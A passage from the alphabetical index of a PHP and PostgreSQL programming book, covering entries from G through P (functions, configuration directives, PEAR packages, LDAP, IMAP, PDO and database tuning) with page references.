pg_query, 672
pg_result_error, 675
pg_result_error_field, 676
pg_result_status, 674
pg_send_execute, 686
pg_send_query, 672
pg_send_query_params, 686
pg_set_error_verbosity, 677
pg_update, 684
user defined functions, 727–737
fwrite function, 250

G

garbage collection
session_garbage_collect function, 441
gc_divisor directive, 430
gc_maxlifetime directive, 432
gc_probability directive, 430
GCC (GNU Compiler Collection)
installing PHP on Linux/Unix, 12
installing PostgreSQL from source, 582
$_GET superglobal variable, 65
GET method
passing data between scripts, 304
get_class helper function, 153
get_class_methods helper function, 154
get_class_vars helper function, 154
get_config_vars method, Smarty, 466
get_declared_classes helper function, 154
get_html_translation_table function, 212
get_object_vars helper function, 154
get_parent_class helper function, 154
getArray method, 291
getAttribute method, PDO, 561
getdate function, PHP, 275
getDay method, 291
getDayOfYear method, 298
getFiles method
HTTP_Upload class, PEAR, 357
getFunctions method, SOAP, 504
getISOWeekOfYear method, 299
getJuliaan method, 292
getlastmod function, PHP, 283
getLastRequest method, SOAP, 505
getLastResponse method, SOAP, 505
getMonth method, 292
getmxrr function, 363–364
getProp method
HTTP_Upload class, PEAR, 356
getQuote function
creating SOAP server, 509
boxing client, 511
getRandQuote function
using C# client with PHP Web Service, 512
getResultAsTable method
PostgreSQL database class, 696, 698, 699
getservbyname function, 364
getservbyport function, 364
getter (_get) method
creating custom getters and setters, 142
properties, 142
gettimeofday function, PHP, 276
gettype function, 57
getWeekday method, 298
getWeekOfYear method, 299
getXyz methods, exception class, 186
getYear method, 293
GID (group ID)
retrieving group ID of file owner, 240
Global Development Group
PostgreSQL, 575

global search
Perl regular expression modifier, 199
global variables
variable scope, PHP, 61
globals
register_globals directive, 33
$_GLOBALS superglobal array, 67
GNOME XML library
PHP 5's SOAP extension, 503
GNU make
installing PostgreSQL from source, 582
Google Web Service, 494
GRANT command
securing PostgreSQL, 660
:graph: character class, 195
greater than (>) operator, 74
PostgreSQL, 720
group IDs
safe_mode_gid directive, 517
groups
changing group membership of file, 240
retrieving group ID of file owner, 240
groups, PostgreSQL
adding groups, 659
amending users in groups, 659
deleting groups, 660
managing privileges for, 659
GUI-based clients, PostgreSQL, 620–623
Navicat, 622–623
pgAdmin III, 620–621
phpPgAdmin, 621, 622
gzip files
installing PostgreSQL from source, 582

H

h option, psql, 612, 617
handle method
creating SOAP server, 509
handles
resource data type, PHP, 53
handling errors
see error handling
hard coded authentication, PHP, 328–329
hash mark
referencing configuration variables, Smarty, 466
hash_bits_per_character directive, 432
hash_function directive, 431
hashing
mhash function, 529
HEADER clause, COPY command
copying data to/from tables, 781
header function
authentication, PHP, 327
headers
see also message headers
auto_prepend_file directive, 35
headline function
using full-text indexes, PostgreSQL, 758
headlines
limiting number displayed, MagpieRSS, 484
help option, psql, 612
help option, SQLite, 536
helper functions, 153–155
class_exists, 153
get_class, 153
get_class_methods, 154
get_class_vars, 154
get_declared_classes, 154
get_object_vars, 154
get_parent_class, 154
interface_exists, 154
is_a, 155
is_subclass_of, 155
method_exists, 155
heredoc syntax
string interpolation, 77
hexadecimal characters
predefined character ranges, 195

Heyes, Richard, 371
highlight.bg parameter, 28
highlight.comment parameter, 27
highlight.default parameter, 28
highlight.html parameter, 28
highlight.keyword parameter, 28
highlight.string parameter, 27
highlight_file function, 27
HISTCONTROL variable, psql, 619
HISTFILE variable, psql, 619
history
  controlling psql command history, 619
history of PHP, 1–4
HISTSIZE variable, psql, 619
HMAC (Hashed Message Authentication Code), 531
host attribute, messages, 379
host connection type
  securing PostgreSQL connections, 662
host parameter
  pg_connect function, 668
hostaddr parameter
  pg_connect function, 668
HOSTNAME, $_ENV superglobal, 67
hostnossl/hostssl connection types
  securing PostgreSQL connections, 662
.htaccess file
  managing configuration directives, 21
HTML
  converting into plain text, 214
  converting plain text into, 210–213
  sending HTML formatted e-mail, 370–371
HTML forms
  creating/rendering/validating, 261
HTML Mime Mail 5
  sending e-mail attachments, 371
HTML tags
  strip_tags function, 528
html_errors parameter, 31
HTML_QuickForm package, PEAR, 261
HTMLDOC, 254
htmlentities function, 210
  sanitizing user data, 527
htmlgoodies web site
  forms tutorials online, 304
htmlspecialchars function, 211
HTTP
  file uploads, 345–346
HTTP 404 File not found message, 321
HTTP authentication, 325–326
  safe_mode restrictions, 517
HTTP proxy, NuSOAP, 493
HTTP session handling, 425–446
  PHP 4 features, 3
HTTP_AUTHORIZATION variable
  PHP authentication and IIS, 327
HTTP_REFERER, $_SERVER superglobal, 65
http_response_code parameter, header function
  authentication, PHP, 327
HTTP_Upload class, PEAR
  file uploads, 355–357
  installing, 355
  languages (foreign) supported, 357
  moving uploaded file to final destination, 356–357
  retrieving information about uploaded files, 355–356
  retrieving value of single property, 356
  uploading multiple files, 357
HTTP_USER_AGENT, $_SERVER superglobal, 65
httpd.conf file
  installing PHP on Linux/Unix, 13
  installing PHP on Windows, 14, 16
  managing configuration directives, 21
httpd.conf file, Apache
  denying access to some extensions, 523
Hutteman, Luke, 477

I

i command, psql, 614
IBM DB2, 558
id attribute, messages, 382
ident authentication method
  pg_hba.conf file, PostgreSQL, 655
identifiers, PHP, 57–58
IEEE 754 special values
  numeric datatypes, 638
IF block
  ELSEIF / ELSIF options, 732
  PL/pgSQL functions, 732
if statement, PHP, 79
if statement, Smarty, 457
ifelse statement, PHP, 80
I/O
  fsync setting, PostgreSQL, 598
ifid attribute, messages, 382
ignore_repeated_errors parameter, 31, 180
ignore_repeated_source parameter, 31, 180
ignore_user_abort parameter, 27
IIS
  PHP authentication and IIS, 327
IMAP (Internet Message Access Protocol), 372–389
  composing messages, 386
  establishing and closing connections, 375
  mailbox administration, 388–389
  mailboxes and messages, 375–378
  message administration, 389
  NNTP protocol, 372
  opening and closing connections, 374
  opening connections to IMAP mailboxes, 374
  POP3 protocol, 372
  purpose and advantages, 372
  requirements, 373–374
  retrieving messages, 378–386
  sending messages, 387
imap_close function, 375
imap_createmailbox function, 388
imap_deletemailbox function, 388
imap_expunge function, 389
imap_fetchbody function, 385
imap_fetchoverview function, 383
imap_fetchstructure function, 382
imap_getmailboxes function, 375
imap_headerinfo function, 379–382
imap_headers function, 378
imap_mail function, 387
imap_mail_compose function, 386
imap_mail_copy function, 389
imap_mail_move function, 389
imap_num_msg function, 376
imap_open function, 374
  opening connections to mailboxes, 374
  performing non-SSL connection, 375
imap_renamemailbox function, 389
imap_status function, 377
IMMUTABLE functions
  user defined functions, PostgreSQL, 728
implements keyword
  interfaces, OOP, 166
implicit_flush parameter, 24
implode function, 217
importing data, 777–785
  phpPgAdmin, 783–785
in_array array function, 111
in_reply_to attribute, messages, 380
include directory
  c-client library confusion, 373
include statement
  function libraries, 100
  PHP, 87
  Smarty templating engine, 462
include_once function, PHP, 88
include_path parameter, 36
  installing Smarty, 451
include_php function, Smarty, 464

increment (++) operator, 72
INCREMENT BY keywords, 633
index.php file
  installation problems, 18
indexed arrays
  PGSQL_BOTH value, 679
  PGSQL_NUM value, 678
indexes, PostgreSQL, 749–759
  advantages, 749
  bitmap index scanning, 753
  bitmap indexing, 753
  data uniqueness, 749
  description, 749
  EXPLAIN ANALYZE statement, 759
  EXPLAIN statement, 759
  full-text indexes, 755–759
  functional indexes, 754
  JOIN clause, 759
  normal indexes, 751–754
  ORDER BY clause, 759
  partial indexes, 753
  primary key indexes, 750
  query optimization, 749
  searching multiple column index, 759
  stopwords, 758
  text searching, 749
  tips for using, 759
  tsearch2 module, 755–759
  unique indexes, 750
  WHERE clause, 759
inet type, PostgreSQL, 635
Infinity special value
  numeric datatypes, 638
info command, PEAR, 265
information model, LDAP, 400
information schema, PostgreSQL, 687–688
inheritance, OOP, 134, 161–165
  abstract classes, 168
  class inheritance, 162
  constructors and inheritance, 164–165
  description, 157
  multiple inheritance, 158
ini_set function
  managing configuration directives, 21
initdb command
  installing PostgreSQL on Linux, 584
Initialize Database Cluster option
  installing PostgreSQL, 587
input
  system level program execution, 254
input/output functions
  safe_mode restrictions, 516
INSERT INTO command
  swap meet project, 768
insert rules, PostgreSQL, 710
INSERT statement
  making views interactive, 711
  mass inserts, 683
insert tag, Smarty, 463
inserting data, PostgreSQL, 682–684
  mass inserts, 683–684
  pg_copy_from function, 684
  pg_copy_to function, 683
  pg_insert function, 682
Install as a Service parameter
  installing PostgreSQL, 586
install command, PEAR, 266
installations
  Apache/PHP, 18
  MagpieRSS, 479
  NuSOAP, 493
  PDO (PHP Data Objects), 558
  PEAR, 262–264
  PEAR packages, 266
  PL/pgSQL functions, 730
  PostgreSQL, 581–589
    on Linux and Unix, 582–585
    on Windows 2000/XP/2003, 585–589
    on Windows 95/98/ME, 589

Smarty templating engine, 450–452
SQLite, 536
instanceof keyword, OOP, 153
instantiation
abstract classes, OOP, 168
class instantiation, 136
constructors, 148
INSTEAD form of a rule, 715
integer data type, PHP, 51
INTEGER datatype, PostgreSQL, 637
Interbase
PDO supported databases, 558
interface_exists helper function, 154
interfaces, OOP, 165–168
abstract classes or interfaces, 169
caution: class members not defined within interfaces, 165
checking if interface exists, 154
description, 157
general syntax for implementing, 166
implementing a single interface, 167
implementing multiple interfaces, 168
implements keyword, 166
naming conventions, 166
internal functions, PostgreSQL, 723–727
aggregate functions, 724
conditional expressions, 725–726
date and time functions, 723
further information on, 727
string functions, 724
internet services, 364–365
default ports for internet services, 364
getservbyname function, 364
getservbyport function, 364
interoperability, 474
INTERVAL datatype, PostgreSQL, 637
INTO designation
variable assignment, PL/pgSQL functions, 732
introspection, 170
IP address based authentication, PHP, 333–334
authenticating using login pair and IP address, 333
IP spoofing, 334
IP addresses
domain names and, 360
IP spoofing, 334
IP-ADDRESS field, pg_hba.conf file, 654
IP-MASK field, pg_hba.conf file, 654
is equal to (= =) operator, 73
is identical to (= = =) operator, 73
is not equal to (!=) operator, 73
is_a helper function, 155
is_array array function, 108
is_cached method, Smarty, 469
is_name function, 57
is_subclass_of helper function, 155
is_uploaded_file function, PHP, 349
ISAPI support, PHP 4, 3
isexecutable function, 241
isLeap method, 293
ISO 8601 specification, 299
isolation
ACID tests for transactions, 766
transaction isolation, 766
isreadable function, 241
isset function
authentication, PHP, 328
isValid method
Calendar package, PEAR, 288
Date and Time Library, 294
HTTP_Upload class, PEAR, 357
iswriteable function, 241
item attribute
foreach statement, Smarty, 458

J

Java support, PHP 4, 3
java.class.path directive, 40
java.home directive, 41
java.library directive, 41
java.library.path directive, 41
JavaScript
  passing PHP variable into JavaScript function, 311–313
JDBC (Java Database Connectivity), 556
JOIN clause
  indexes, PostgreSQL, 759
join function, 217
Joye, Pierre-Alain, 289
Julian dates, 292

K

key array function, 113
key attribute
  foreach statement, Smarty, 458, 459
keys
  arrays, 104
kill command
  pg_ctl program, 594
krb_server_keyfile, postgresql.conf file
  securing PostgreSQL, 651
krb5 authentication method
  pg_hba.conf file, PostgreSQL, 655
krsort array function, 123
ksort array function, 122

L

L option, psql, 612
l option, psql, 612
language features, 4–7
language options
  PHP configuration directives, 22
languages (foreign)
  HTTP_Upload class, PEAR, 357
  installing PostgreSQL, 585
lastval sequence function, 634
layers
  database abstraction layers, 555
LDAP (Lightweight Directory Access Protocol)
  additional resources, 400
  binding to LDAP server, 402–403
  character encoding, 420–421
  closing LDAP server connection, 403
  configuration functions, 418–420
  connecting to LDAP server, 401–402
  counting retrieved entries, 407
  deallocating memory, 415
  deleting LDAP data, 417–418
  error handling, 422–423
  inserting LDAP data, 415–417
  introduction, 400–401
  models, 400
  retrieving attributes, 407–410
  retrieving LDAP data, 404–405
  searching for LDAP data, 404–405
  sorting and comparing LDAP entries, 410–412
  updating LDAP data, 417
  using from PHP, 401–423
  working with Distinguished Name, 421–422
  working with entries, 412–415
  working with entry values, 405–406
ldap_8859_to_t61 function, 420
ldap_add function, 416
ldap_bind function, 402
ldap_close function, 403
ldap_compare function, 411
ldap_connect function, 401
ldap_count_entries function, 407
ldap_delete function, 418
ldap_dn2ufn function, 421
ldap_err2str function, 422
ldap_errno function, 422
ldap_error function, 423

ldap_explode_dn function, 421
ldap_first_attribute function, 407
ldap_first_entry function, 412
ldap_free_result function, 415
ldap_get_attributes function, 408
ldap_get_dn function, 410
ldap_get_entries function, 414
ldap_get_option function, 420
ldap_get_values function, 406
ldap_get_values_len function, 406
ldap_list function, 405
ldap_mod_add function, 416
ldap_mod_del function, 418
ldap_mod_replace function, 417
ldap_modify function, 417
ldap_next_attribute function, 408
ldap_next_entry function, 413
LDAP_OPT_XYZ options, 419
ldap_read function, 405
ldap_rename function, 417
ldap_search function, 404
ldap_set_option function, 420
ldap_sort function, 411
ldap_start_tls function, 402
ldap_t61_to_8859 function, 421
ldap_unbind function, 403
left_delimiter attribute
  using CSS in conjunction with Smarty, 467
leftmost prefixing, 752
Lerdorf, Rasmus, 1
less than (<) operator, 74
less than operator, PostgreSQL, 720
libraries, 5
  function libraries, 100
  helper functions, 153–155
licensing
  PostgreSQL, 575, 579
  SQLite, 535
licensing restrictions, 7
Lightweight Directory Access Protocol
  see LDAP
LIKE operator, PostgreSQL, 721
LIMIT clause
  paging database class output, 701, 702
lines
  getLine method, exception class, 186
lines attribute, messages, 382
link file type, 232
link function, 232
link tag
  using CSS in conjunction with Smarty, 467
linkinfo function, 233
links
  see also connections
  creating hard link, 232
  creating symbolic link, 235
  link rot, 321
  pageLinks function, 704
  pgsql.allow_persistent directive, 666
  pgsql.max_links directive, 667
  retrieving symbolic link information, 233
  retrieving target of symbolic link, 235
Linux
  downloading PHP, 10
  installing Apache/PHP on, 11–13
  installing PostgreSQL on, 582–585
    post-installation steps, 583–585
list array function, 107
  returning multiple values, 96
list function, PHP
  sqlite_fetch_array function, 542
listen_address, postgresql.conf file
  securing PostgreSQL, 651
literal tag
  Smarty templating engine, 464
  using CSS in conjunction with Smarty, 467
local variables
  variable scope, PHP, 60

Locale option
installing PostgreSQL, 587
localization strings, 279
localized date and time
displaying, 279–282
Log package, PEAR, 261
log_duration setting, PostgreSQL, 599
log_duration, PostgreSQL, 599
log_errors parameter, 30, 179
log_errors_max_len parameter, 31, 180
log_min_duration_statement, PostgreSQL, 600
LOG_XYZ error logging options, 182
logging
see also error logging
checkpoint_segments setting, PostgreSQL, 599
log_duration setting, PostgreSQL, 599
log_min_duration_statement setting, PostgreSQL, 600
PEAR package for, 261
PHP configuration directives, 29
Practical Query Analysis tool, 600
logic
separating business from presentational, 448
logical operators, 72
PostgreSQL, 719
login parameter
SoapClient constructor, 503
logins
auto login, session handling, 437
logging on/off server via psql, 613
user login administration, 337–344
verifying login information using sessions, 438
lookback feature, Apache
AcceptPathInfo directive, 316
configuring, 315–316
Files directive, 315
ForceType directive, 315
user friendly URLs, 314
loop attribute
section function, Smarty, 460
looping statements, PHP, 81–86
alternative syntax, 80
break statement, 85
continue statement, 86
do...while statement, 82
for statement, 83
foreach statement, 84
while statement, 81
loose typing, 5
lostpassword.php
resetting user's password, 344
:lower: character class, 195
lower function, PostgreSQL, 724
lstat function, 233
ltrim function, 222

M

m4 macro processor
installing PHP on Linux/Unix, 12
magic_quotes_gpc parameter, 35
magic_quotes_runtime parameter, 35
magic_quotes_sybase parameter, 35
MagpieRSS, 479–486
aggregating feeds, 483–484
caching feeds, 485
disabling caching, 485
features, 479
installing, 479
limiting number of displayed headlines, 484
parsing feeds, 479–481
rendering retrieved feed, 481–482
mail
sendmail_from directive, 40
sendmail_path directive, 40
Mail package, PEAR, 260

Mail Transfer Agent (MTA), 367, 368
mail function, 368
  see also e-mail
  addl_headers parameter, 368
  addl_params parameter, 368
  configuration directives, 367–368
  examples using, 369–372
  force_extra_parameters directive, 368
  Mail Transfer Agent, 368
  passing PHP variable into JavaScript function, 311
  PHP configuration directives, 40
  sendmail_from directive, 368
  sendmail_path directive, 368
  SMTP directive, 367
  smtp_port directive, 368
mailbox attribute, messages, 379
mailboxes
  container not mailbox, 376
  creating, 388
  deleting, 388
  expunging the mailbox, 374, 375
  imap_createmailbox function, 388
  imap_deletemailbox function, 388
  imap_getmailboxes function, 375
  imap_num_msg function, 376
  imap_open function, 374
  imap_renamemailbox function, 389
  imap_status function, 377
  mailbox administration, 388–389
  moving messages between, 389
  number of messages in, 376
  opening with read-only privileges, 374
  renaming, 389
  retrieving information about, 375
  retrieving status information about, 377
  without children, 376
maintenance_work_mem setting, PostgreSQL, 597
make (GNU make)
  installing PostgreSQL from source, 582
Masinter, Larry, 345
masks
  umask function, 241
mathematical operators, PostgreSQL, 721
max attribute
  section function, Smarty, 460
max function, PostgreSQL, 725
max_execution_time parameter, 29, 346, 519
MAX_FILE_SIZE directive, 350
max_fsm_pages setting, PostgreSQL, 597
max_fsm_relations setting, PostgreSQL, 597
max_input_time parameter, 29
max_prepared_transactions setting, PostgreSQL, 597
MAXVALUE keyword
  creating sequences, 633
MCrypt, 531
mcrypt_decrypt function, 532
mcrypt_encrypt function, 531
md5 authentication method
  pg_hba.conf file, PostgreSQL, 655
md5 function
  file based authentication, 330
  PHP encryption function, 529
memory
  deallocating memory, LDAP, 415
  ldap_free_result function, 415
  maintenance_work_mem setting, PostgreSQL, 597
  max_fsm_pages setting, PostgreSQL, 597
  max_fsm_relations setting, PostgreSQL, 597
  PostgreSQL, 678
  report_memleaks directive, 31
  shared_buffers setting, PostgreSQL, 596
  work_mem setting, PostgreSQL, 596
memory_limit parameter, 29, 347, 519
message body
  imap_fetchbody function, 385

message headers
addl_headers parameter, mail(), 368
imap_fetchoverview function, 383
imap_headerinfo function, 379–382
imap_headers function, 378
sending e-mail with additional headers, 369
setting From field of, 368
message_id attribute, messages, 380, 383
messages
composing messages, 386
copying, 389
expunging, 389
getMessage method, exception class, 186
header attributes, 379
imap_expunge function, 389
imap_fetchbody function, 385
imap_fetchoverview function, 383
imap_fetchstructure function, 382
imap_headerinfo function, 379–382
imap_headers function, 378
imap_mail function, 387
imap_mail_compose function, 386
imap_mail_copy function, 389
imap_mail_move function, 389
imap_num_msg function, 376
message administration, 389
moving, 389
number of messages in mailbox, 376
retrieving message body, 385
retrieving message header information, 379
retrieving message headers into array, 378
retrieving message overview, 383
retrieving message structure, 382
retrieving messages, 378–386
sending messages, 387
metacharacters
Perl regular expression syntax, 199–200
METHOD field, pg_hba.conf file, 655
method overloading, OOP, 158
method parameters
ReflectionParameter class, 174
method_exists helper function, 155
methods
exception class, 186
ReflectionMethod class, 172
methods, OOP, 143–147
abstract methods, 146
checking if method available to object, 155
declaring, 144
final methods, 147
functions and methods compared, 143
getting methods of class, 154
invoking, 144
method scopes, 144–147
private methods, 145
protected methods, 146
public methods, 145
static scope, 152
mhash function, 529, 530
Microsoft SQL Server, 558
Mime Mail 5
sending e-mail attachments, 371
MIME types
default_mimetype directive, 35
min function, PostgreSQL, 725
MINVALUE keyword, 633
mktime function, PHP, 277
determining days in current month, 284
mm (shared memory) option
storing session information, 427
mode parameter
setFetchMode method, PDO, 570
modes
setting file I/O access level, 243
modifiers
Perl regular expression syntax, 199
modifying data
see updating data

module settings
PHP configuration directives, 39
modulus (%) operator, 71
monetary representations
localized formats, 280
Moreover Technologies
Real Simple Syndication (RSS), 476
mortgage.php, 98
move_uploaded_file function, PHP, 350
moveTo method
HTTP_Upload class, PEAR, 357
moving messages
imap_mail_move function, 389
msgno attribute, messages, 383
MTA (Mail Transfer Agent)
mail function, 368
setting for mail function, 367
Muffett, Alec, 340
multidimensional arrays, 104
sorting, 121
multiple-column normal indexes, PostgreSQL, 752
multiple inheritance, PHP and, 158
multiple select boxes, 307
multiplication (*) operator, 71
multiprocessing modules
installing Apache on Linux/Unix, 12
Multiversion Concurrency Control
see MVCC
MustUnderstand error
faultstring attribute, NuSOAP, 500
mutators, 140
setter (_set) method, 142
MVCC (Multiversion Concurrency Control), 574
PostgreSQL, 602
PostgreSQL transactions, 766
MX (Mail Exchange Record) records, DNS, 360
getmxrr function, 363–364
MyException class
extending exception class, 187
MySQL
PDO supported databases, 558
safe_mode restrictions, 517

N

name attribute
foreach statement, Smarty, 458
section function, Smarty, 460
name directive, 429
name parameter
insert tag, Smarty, 463
name variable
$_FILES array, 348
named parameters
prepared statements, PDO, 564, 565
namespaces, PHP and, 158
naming conventions
directories and PEAR packages, 268
interfaces, OOP, 166
POST variables, 304
PostgreSQL tables, 630
naming model, LDAP, 400
NaN special value, 638
NAPTR (Naming Authority Pointer) record type, DNS, 360
natcasesort array function, 120
National Weather Service
PostgreSQL users, 577
natsort array function, 119
Navicat, 622–623
navigational cues, web sites, 313–323
breadcrumb trails, 317–321
custom error handlers, 321–323
user friendly URLs, 313–317
navigational trails
see breadcrumb trails

nesting, 5
  nesting functions, 96
  PL/pgSQL functions, 736
Net_SMTP package, PEAR, 260
Net_Socket package, PEAR, 260
Netcraft, 2
networking, 393–398
  creating port scanner with NMap, 395
  pinging server, 394–395
  subnet converter, 395–397
  testing user bandwidth, 397–398
NEW construct
  trigger functions, PostgreSQL, 740, 741, 742, 743, 745
new keyword, OOP, 136
NEW variable
  trigger functions, PostgreSQL, 745
newline character, 242
newsgroups attribute, messages, 380
newsrc configuration file
  imap_open function, 374
next array function, 114
nextval sequence function, 634
nl2br function
  NuSOAP debugging, 502
  string conversion, 210
Nmap (network mapper) tool
  creating port scanner with, 395
NNTP protocol
  IMAP protocol, 372
  opening connections to NNTP mailboxes, 374
NO CYCLE option
  creating sequences, 633
nonrepeatable reads
  transaction isolation, 766
normal indexes, PostgreSQL, 751–754
  leftmost prefixing, 752
  multiple-column normal index, 752
  single-column normal index, 751
NOT (!) logical operator, 73
  representing, 178
NOT NULL attribute, PostgreSQL, 642
NOTHING keyword
  delete rules, 711
notice
  pg_last_notice function, 674
  pgsql.ignore_notice directive, 667
  pgsql.log_notice directive, 667
now function, PostgreSQL, 724
NS (Name Server Record) record type, DNS, 360
NULL attribute, PostgreSQL, 642
NULL character, binary data, 550
null data type, PHP, 54
NULL state, BOOLEAN datatype, 640
NULL values
  comparison operators, PostgreSQL, 720
  copying data to/from tables, 781
  indexing best practices, 759
  logical operators, PostgreSQL, 720
  PDO_ATTR_ORACLE_NULLS attribute, 560
NULLIF function, PostgreSQL, 726
numberFields function, PostgreSQL, 695
numbers
  converting numeral formats, 261
  localized formats, 280
Numbers_Roman package, PEAR, 261
numeric datatypes, PostgreSQL, 637–639
  BIGINT datatype, 637
  BIGSERIAL datatype, 639
  DECIMAL datatype, 638
  DOUBLE PRECISION datatype, 638
  FLOAT datatype, 638
  IEEE 754 special values, 638
  INTEGER datatype, 637
  NUMERIC datatype, 638
  REAL datatype, 638
  SERIAL datatype, 639
  SMALLINT datatype, 637

numerical arrays, 106
numerical keys, 104
numQueries function, PostgreSQL, 692, 694
numRows function, PostgreSQL, 691
NuSOAP, 492–502
  caution: naming conflict, 493
  consuming a Web Service, 494–495
  creating a method proxy, 495–496
  debugging tools, 501
  designating HTTP proxy, 501
  error handling, 500–501
  features, 492
  generating WSDL document, 499–500
  installing, 493
  publishing a Web Service, 496–498
  returning an array, 498–499
  secure connections, Web Services, 502
  using Proxy class, 495

O

o option, psql, 614, 618
ob_gzhandler function, 24
object cloning, OOP, 158–161
  clone keyword, 158
  clone method, 160
  description, 157
  example, 158
object data type, PHP, 53
object orientation, 6
  NuSOAP features, 492
  PDO features, 557
  PHP 4 features, 2
  PHP 5 features, 4
  PostgreSQL database class, 692, 693
  SQLite, 539
object oriented programming
  abstract classes, 157, 168–169
  autoloading objects, 155–156
  benefits of OOP, 134–135
  classes, 135
  constants, 143
  constructors, 148–151
  destructors, 151–152
  encapsulation, 134
  features not supported by PHP, 157–158
  fields, 137–140
  helper functions, 153–155
  inheritance, 134, 157, 161–165
  instanceof keyword, 153
  interfaces, 157, 165–168
  key OOP concepts, 135–147
  method overloading, 158
  methods, 143–147
  multiple inheritance, 158
  namespaces, 158
  object cloning, 157, 158–161
  objects, 136
  operator overloading, 158
  polymorphism, 135
  properties, 140–143
  reflection, 157, 169–176
  static class members, 152–153
  type hinting, 147
objects
  pg_fetch_object function, 680
objects, OOP, 136
  see also classes, OOP
  checking if method available to object, 155
  checking if object belongs to class, 155
  checking if object belongs to inherited class, 155
  constructors, 148–151
  destructors, 151–152
  getting fields available to object, 154
  instanceof keyword, 153
  new keyword, 136
  objects and classes, 136
  type hinting, 147

ODBC (Open Database Connectivity), 556
  PDO supported databases, 558
OFFSET clause
  paging database class output, 701, 702
OIDs (object identifiers)
  exporting table OIDs, 780
OLD construct
  trigger functions, PostgreSQL, 740, 741, 743, 745
OLD variable
  trigger functions, PostgreSQL, 745
one time URLs
  one time URL generator, 343
  recovering/resetting passwords, 344
open_basedir parameter, 26, 519
opendir function, 251
opening connections
  imap_open function, 374
opening directory stream, 251
opening files, 243
openlog function, 181
OpenSSL library
  securing PostgreSQL connections, 661
operands
  expressions, PHP, 69
operating systems
  starting and stopping PostgreSQL server, 595
  system level program execution, 256
operator overloading, PHP and, 158
operator precedence, PostgreSQL, 722
operators
  arithmetic operators, 70
  assignment operators, 71
  associativity, 69, 70
  bitwise operators, 74
  comparison operators, 74
  decrement (--) operator, 72
  equality operators, 73
  expressions, PHP, 69–75
  increment (++) operator, 72
  logical operators, 72
  precedence, 69, 70
  string operators, 71
  type casting, PHP, 54
operators, PostgreSQL, 719–723
  comparison operators, 720
  list showing precedence, 722
  logical operators, 719
  mathematical operators, 721
  operator precedence, 722
  string operators, 721
options parameter
  pg_connect function, 668
  pg_delete command, 685
  pg_update command, 684
  SoapClient constructor, 503
  SoapServer constructor, 508
options, psql, 612
OR (||) operator, 73
CREATE RULE command, 709
Oracle
  PDO supported databases, 559
ORDER BY clause
  indexes, PostgreSQL, 759
ordering
  see sorting
ordinary indexes, PostgreSQL
  see normal indexes, PostgreSQL
Orte, Monte, 449
output, PHP, 47–50
  echo statement, 48
  print statement, 47
  printf statement, 49
  sprintf statement, 50
output_buffering directive, 23
output_handler directive, 23
outputs
  outputting data to file, 250

tabular output, PostgreSQL, 689, 695–697
paging, 701–704
sorting, 699–701
overloaded constructor
base exception class, 185, 186
overloading
constructors, 151
methods, 158
operators, 158
overriding
final scope, 140
ownership of files
changing, 239
effect of enabling safe mode, 516

P

p option, psql, 612
p+/p*/p?/p{}/p$ quantifiers, 193
packages
PEAR packages, 259–262
padding specifier
printf statement, 49
page caching, 468
pageLinks function, PostgreSQL, 704, 705
PAGER variable, psql, 615
paging tabular output, PostgreSQL, 701–704
pam authentication method
pg_hba.conf file, PostgreSQL, 655
parameters
see also arguments
addl_params parameter, mail(), 368
passing additional parameters to sendmail binary, 368
pg_send_query_params function, 686
ReflectionParameter class, 174
parent class
class inheritance, OOP, 162
parent keyword
invoking parent constructors, 150
parse_str function, 215
parsing
SQLite query results, 541–544
variables_order directive, 33
XML files, 261
partial indexes, PostgreSQL, 753
participant table, swap meet project, 767
partition
identifying free space on, 236
identifying total space on, 236
passthru function, 257
passwd column
pg_shadow table, PostgreSQL, 653
password authentication method
pg_hba.conf file, PostgreSQL, 655
password parameter
pg_connect function, 668
SoapClient constructor, 503
passwords, 6
assigning during user registration, 337–339
avoiding easily guessable, 339–342
CrackLib extension requirements, 340
from directive, 38
hard coded authentication, 328
mission critical applications, 339
PHP_AUTH_PW authentication variable, 327
recovering/resetting user's password, 342–344
patches
securing PostgreSQL, 650
PATH_INFO variable
user friendly URLs, 314, 316
pathinfo function, 231
paths
hiding sensitive data, 523
include_path directive, 36
installing PostgreSQL on Linux, 585
PHP configuration directives, 36
retrieving absolute path, 231

retrieving directory component of path, 230
retrieving filename component, 230
retrieving target of symbolic link, 235
safe_mode_include_dir directive, 517
schema search path, 628
session.cookie_path directive, 429
session.save_path directive, 428
setting path to sendmail binary, 368
PDO (PHP Data Objects), 556–572
configuring, 558
connecting to database server, 559–561
connection related options, 560
constructors
embedding parameters into, 559
referring to php.ini file, 559
database abstraction layers and, 556
database support, 558
determining available drivers, 559
driver_opts array, 559
error handling, 561–562
features, 557
getting and setting attributes, 561
installing, 558
methods
beginTransaction, 571
bindColumn, 570
bindParam, 564, 565
columnCount, 567
commit, 571
errorCode, 562
errorInfo, 562
exec, 563
execute, 564, 565
fetch, 567
fetchAll, 568
fetchColumn, 569
getAttribute, 561
prepare, 564
query, 563
rollback, 571
rowCount, 563
setAttribute, 561
setFetchMode, 570
named parameters, 564, 565
prepared statements, 562, 564–566
query execution, 562–563
question mark parameters, 564
retrieving data, 567–570
selecting database, 559–561
setting bound columns, 570–571
transactions, 571
using, 557–571
PDO_ATTR_XYZ attributes, 560
PDO_CASE_XYZ values, 560
PDO_ERRMODE_XYZ modes, 560, 561
PDO_FETCH_XYZ values, 567
PDO_PARAM_XYZ values, 565
PDOStatement class, 567
PEAR (PHP Extension and Application Repository), 259–270
directories and PEAR package names, 268
installing, 262–264
hosting company permission, 263
UNIX, 262
Windows, 263
PEAR Package Manager, 264–269
updating, 264
PEAR packages, 259–262
automatically installing dependencies, 267
downgrading, 269
failed dependencies, 266
installing, 266
Calendar package, 285
from PEAR web site, 267
learning about installed packages, 265
reflection API, 176
uninstalling, 269

upgrading, 268, 269
using, 267
viewing, 264
PEAR packages, list of
Archive_Tar, 260
Auth, 261
Calendar, 285–288
Console_Getopt, 260
DB, 260
File_SMBPasswd, 266
HTML_QuickForm, 261
Log, 261
Mail, 260
Net_SMTP, 260
Net_Socket, 260
Numbers_Roman, 261
PEAR, 260
PEAR Validate_US, 226–227
PHPUnit, 260
XML_Parser, 261
XML_RPC, 261
PEAR_ENV.reg file, 263
PEAR: Auth_HTTP class, 334–337
PEAR: HTTP_Upload class, 355–357
PECL (PHP Extension Community Library), 340
performance
indexing tips, 759
PDO features, 557
template caching, 471
performance tuning, PostgreSQL, 596–600
managing disk activity, 598–599
managing planner resources, 598
managing resources, 596–598
managing run-time information, 600
partial indexes, PostgreSQL, 754
settings
checkpoint_segments, 599
checkpoint_timeout, 599
checkpoint_warning, 599
